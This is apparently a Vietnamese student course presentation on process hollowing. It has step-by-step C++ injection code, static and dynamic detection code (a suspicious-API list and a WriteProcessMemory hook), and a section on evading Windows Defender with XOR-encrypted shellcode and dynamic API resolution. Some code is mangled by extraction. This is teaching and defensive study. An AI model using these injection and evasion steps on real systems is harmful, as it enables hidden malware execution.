Process Hollowing

NT230.P22.ANTT - Nhóm 17

GVHD: Th.S Phan Thế Duy

Thành viên nhóm 17

- Tôn Thất Bình 21520639
- Nguyễn Văn Hào 20521293
- Phạm Trần Hiếu 21520236
- Đặng Quốc Hưng 21520882

Nội dung chính

01 — Tổng quan

02 — Quy trình thực hiện

03 — Phương pháp phát hiện

O4 — Bypass Windows Defender

05 — Demo

O1 Tổng quan




Tổng quan về Process hollowing

Process hollowing là kỹ thuật cho phép kẻ tấn công thực thi mã độc trong một tiến trình hợp pháp bằng cách tạo process ở trạng thái suspended, hollow/unmap bộ nhớ rồi ghi mã độc vào, sau đó resume. Kỹ thuật này giúp mã độc ẩn dưới vỏ bọc tiến trình tin cậy, né tránh các hệ thống phòng thủ dựa trên tên hoặc người quan sát.

02

Quy trình thực hiện





Bước 1: Tạo tiến trình nạn nhân ở trạng thái suspended

```
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();
CreateProcessA(0, pDestCmdLine, 0, 0, 0, CREATE_SUSPENDED, 0, 0, pStartupInfo, pProcessInfo);
```

Bước 2: Giải phóng vùng nhớ image gốc của tiến trình nạn nhân sử dụng NtUnmapViewOfSection

```
HMODULE hNTDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");
_NtUnmapViewOfSection NtUnmapViewOfSection = (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
DWORD dwResult = NtUnmapViewOfSection(pProcessInfo->hProcess, pPEB->ImageBaseAddress);
if (dwResult)
    return;
```

Bước 3: Cấp phát vùng nhớ mới trong tiến trình nạn nhân bằng Virtual Alloc Ex

```
PVOID pRemoteImage = VirtualAllocEx(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);
if (!pRemoteImage)
    return;
```

Bước 4: Ghi header và section của file PE độc hại vào tiến trình nạn nhân bằng WriteProcessMemory

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
    if (!pSourceImage->Sections[x].PointerToRawData)
        continue;

PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);
WriteProcessMemory(
        pProcessInfo->hProcess,
        pSectionDestination,
        &pBuffer[pSourceImage->Sections[x].PointerToRawData],
        pSourceImage->Sections[x].SizeOfRawData,
        0
    );
}
```

Bước 5: Sửa context của thread chính trỏ tới entry point mới bằng

Get/SetThreadContext

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress + pSourceHeaders->OptionalHeader.AddressOfEntryPoint;
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

GetThreadContext(pProcessInfo->hThread, pContext);
pContext->Eax = dwEntrypoint;
SetThreadContext(pProcessInfo->hThread, pContext);
```

Bước 6: Khởi chạy tiến trình với mã mới bằng ResumeThread

ResumeThread(pProcessInfo->hThread);

03

Phương pháp phát hiện

3.1 Sơ đồ phát hiện tĩnh

Giám sát thư mục để phát hiện file .exe mới



Trích xuất danh sách API WinAPI file .exe (bằng pefile)



File gọi đủ API đáng ngờ




Tạo launcher để thực thi file với dll

3.1 Mã phát hiện tĩnh

```
REQUIRED SUSPICIOUS APIS =
    "CreateProcessA",
    "ReadProcessMemory",
    "VirtualAllocEx",
    "WriteProcessMemory",
    "GetThreadContext",
    "SetThreadContext",
    "ResumeThread",
    "CreateFileA",
    "ReadFile",
    "GetProcAddress",
    "GetModuleHandleA",
    "CloseHandle",
    "GetFileSize",
```

```
# Trích xuất WinAPI từ PE file
def extract winapi from pe(file path, retries=5, delay=1):
    for attempt in range(retries):
        try:
            pe = pefile.PE(file path, fast load=False)
            api calls = {}
            for entry in pe.DIRECTORY ENTRY IMPORT:
                dll = entry.dll.decode("utf-8", errors="ignore")
                funcs = []
                for imp in entry.imports:
                    if imp.name:
                        funcs.append(imp.name.decode("utf-8", errors="ignore"))
                api calls[dll] = funcs
            pe.close()
            return api calls
        except Exception as e:
            print(f"[Retry {attempt+1}/{retries}] Error: {e}")
            time.sleep(delay)
    print(f"Cannot access file after {retries} retries.")
    return {}
```

3.2 Sơ đồ phát hiện động



3.2 Mã phát hiện động

```
===== Hook WriteProcessMemory ======
BOOL WINAPI hook_WPM(
   HANDLE hProcess,
   LPVOID lpBaseAddress,
   LPCVOID lpBuffer,
   SIZE T* lpNumberOfBytesWritten
   OutputDebugStringA("[HOOK] WriteProcessMemory called!\n");
   if (lpBuffer && nSize > 0) {
       const Signature* match = FindMatchedSignature(reinterpret cast<const unsigned char*>(lpBuffer), nSize);
       if (match) {
           std::string msg = "[ALERT] Malicious signature detected: " + match->toHex() + ". Killing process.\n";
           OutputDebugStringA(msg.c_str());
           ExitProcess(0);
   if (lpBuffer && nSize > 0 && nSize < 512) {
       std::ostringstream oss;
       oss << "Buffer (" << nSize << " bytes): ";
       for (SIZE T i = 0; i < nSize; ++i) {
           oss << std::hex << std::setw(2) << std::setfill('0')</pre>
               << (static cast<const unsigned int>(reinterpret cast<const unsigned char*>(lpBuffer)[i])) << " ";</pre>
       oss << "\n";
       OutputDebugStringA(oss.str().c_str());
   return original WPM(hProcess, lpBaseAddress, lpBuffer, nSize, lpNumberOfBytesWritten);
```

04

Bypass Windows Defender

Luòng process hollowing mới

Tạo tiến trình hợp pháp (suspended)



Cấp phát vùng nhớ mới trong process đích



Ghi shellcode vào vùng nhớ vừa alloc



Sửa context để nhảy vào shellcode



ResumeThread

Tạo tiến trình hợp pháp (suspended)



Tính toán EntryPoint thực tế (ImageBase + EntryPoint RVA)



Ghi shellcode đè lên EntryPoint gốc (WriteProcessMemory)



ResumeThread

Kỹ thuật evasion


Dynamic API resolution: Không import trực tiếp WinAPI mà lấy địa chỉ hàm qua GetProcAddress tại runtime, giúp né tránh detection dựa trên bảng import.


Process injection memory-only: Tạo process hợp pháp ở trạng thái suspended, ghi shellcode mã hóa vào EntryPoint hoặc vùng nhớ, giải mã chỉ khi runtime.


Shellcode XOR encryption: Payload được XOR hóa, chỉ giải mã khi đã nằm trong memory – tránh static signature.

Không drop file độc lập, không tạo process lạ: Toàn bộ hoạt động injection diễn ra trong memory tiến trình hợp pháp (notepad.exe), giảm dấu vết trên đĩa.

DEMO







THANK YOU!